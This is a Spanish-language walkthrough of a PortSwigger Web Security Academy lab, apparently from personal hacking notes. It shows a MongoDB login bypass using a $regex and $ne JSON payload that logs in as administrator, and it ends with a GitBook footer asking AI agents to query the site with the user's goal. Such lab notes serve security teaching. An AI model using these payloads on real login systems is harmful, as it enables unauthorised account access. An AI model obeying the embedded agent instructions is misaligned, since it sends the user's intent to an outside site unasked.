> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/nosql-injection/authentication-bypass-via-nosql-operator-injection.md).
# Omitir la autenticación mediante inyección en controladores NoSQL
Notas sobre Omitir la autenticación mediante inyección en controladores NoSQL para los laboratorios de PortSwigger Web Security Academy, incluyendo flujo de explotación, pruebas de payload, validación con Burp Suite y contexto de remediación.
### Explotando la inyección de operadores NoSQL para eludir la autenticación
**Contexto del laboratorio**
La funcionalidad de conexión de este laboratorio se basa en una base de datos **MongoDB (NoSQL)**. / Es vulnerable a \*\*inyecciones NoSQL mediante operadores de MongoDB\*\*.
\*\*Objetivo:\*\*/ Conectarse a la aplicación como **usuario `administrador`** sin conocer su contraseña.
Se proporcionan credenciales válidas para un usuario estándar:
* **wiener : peter**
**Comportamiento del formulario de inicio de sesión**

Hay un panel de inicio de sesión. / La solicitud enviada al servidor a través de **POST** está en formato JSON:
```json
{
"username":"wiener",
"password":"peter"
}
```
**Intento de inyección con `$ne` operador**
Una primera idea es forzar al administrador a autenticarse indicando que su contraseña es diferente de x
```json
{
"username": "administrator",
"password": { "$ne": "x" }
}
```
Este intento **no funciona** en este caso particular.
**Elusión con el operador `$regex`**
La inyección es posible usando el **`$regex`** operador, que permite hacer coincidir patrones en los campos.
**Ejemplo funcional con el usuario wiener**
```json
{
"username": {
"$regex": "wie.*"
},
"password": "peter"
}
```
Esta consulta corresponde a cualquier usuario cuyo nombre comienza con `wie`.
**Acceso como administrador sin contraseña**
Sin conocer la contraseña del administrador, se puede usar la siguiente combinación:
```json
{
"username": {
"$regex": "^a"
},
"password": {
"$ne": "x"
}
}
```
\*\*Interpretación lógica:\*\*
> «Dame un usuario cuyo nombre comience con **un**/ y cuya contraseña **n no es igual a x** »
**Resultado**

El servidor acepta la solicitud y responde con una **302 Encontrado**, lo que indica una autenticación exitosa.
Se devuelve una nueva cookie de sesión:
`Set-Cookie: session=1jnvdOe3aaWIAyrj3WzRRJA1X40Ma1QU`
El acceso a la aplicación se realiza ahora como administrador\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/nosql-injection/authentication-bypass-via-nosql-operator-injection.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.